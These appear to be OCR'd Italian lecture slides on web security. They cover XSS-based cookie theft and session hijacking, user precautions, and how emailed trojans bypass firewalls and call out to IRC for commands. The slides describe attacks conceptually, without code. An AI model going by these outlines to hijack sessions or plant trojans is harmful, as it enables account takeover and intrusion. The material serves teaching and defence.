
Lo script CGI, puo':

- salvare i valori del cookie ed avvertire l'intrusore (es. Email automatica);

**Problema**: l'intrusore deve agire tempestivamente, prima che la vittima concluda la sessione che ha aperto con un Web Server e della quale il cookie mantiene lo stato;

- automatizzare l'hijacking della sessione.

 38


Applicazione Web
ebusiness, account personali, accesso riservato, ...
Web Session Hijacking
manuale o automatizzato, con cookie della vittima
Scambio del cookie
1
4
2
3
Attacco XSS
propagato via email o inserito in pagina Web
Vittima
Utente di applicazione web
Attaccante
Server con gli script illeciti
© Marco Cremonini
39

**SOLUZIONI**: soluzioni complete per gli utenti non esistono. Esistono precauzioni che possono essere adottate:

Disabilitare nel browser l'esecuzione di script (impedisce funzionalita' di molti siti web)

Accettare l'esecuzione di script in modo selettivo (siti reputati come fidati)

Controllare l'effettiva URL richiamata da ogni link o digitare manualmente l'URL invece di cliccare su di un link

 40

**CONCLUSIONE**:

**Oggi la grandissima maggioranza di intrusioni e' causata da vulnerabilita' APPLICATIVE, non da attacchi che sfruttano dettagli delle specifiche del TCP/IP (es. TCP session hijacking, frammentazione, etc.)**

**Oggi di solito non occorre progettare un attacco estremamente complesso (es. Mitnik), perche' esistono modi molto piu' semplici di compromettere i sistemi:**

- **le vulnerabilita' applicative**
- **gli script che ne automatizzano gli attacchi**

**Intrusione**: occorre **UNA** vulnerabilita' esposta;

**Sicurezza**: **TUTTE** le vulnerabilita' devono essere coperte.

 41

Qual e' oggi il metodo piu' EFFICACE (non semplicemente piu' semplice) per bypassare un firewall e compromettere le macchine interne ad una organizzazione?

- sfruttare le vulnerabilita' di alcuni mailer;

- inviare un trojan horse come allegato di posta elettronica;

- attendere che gli utenti si auto-compromettano le proprie macchine, che lo script propaghi l'intrusione attraverso le condivisioni tra server e che infine si attivino connessioni all'esterno (es. via IRC - Internet Relay Chat) in attesa di comandi.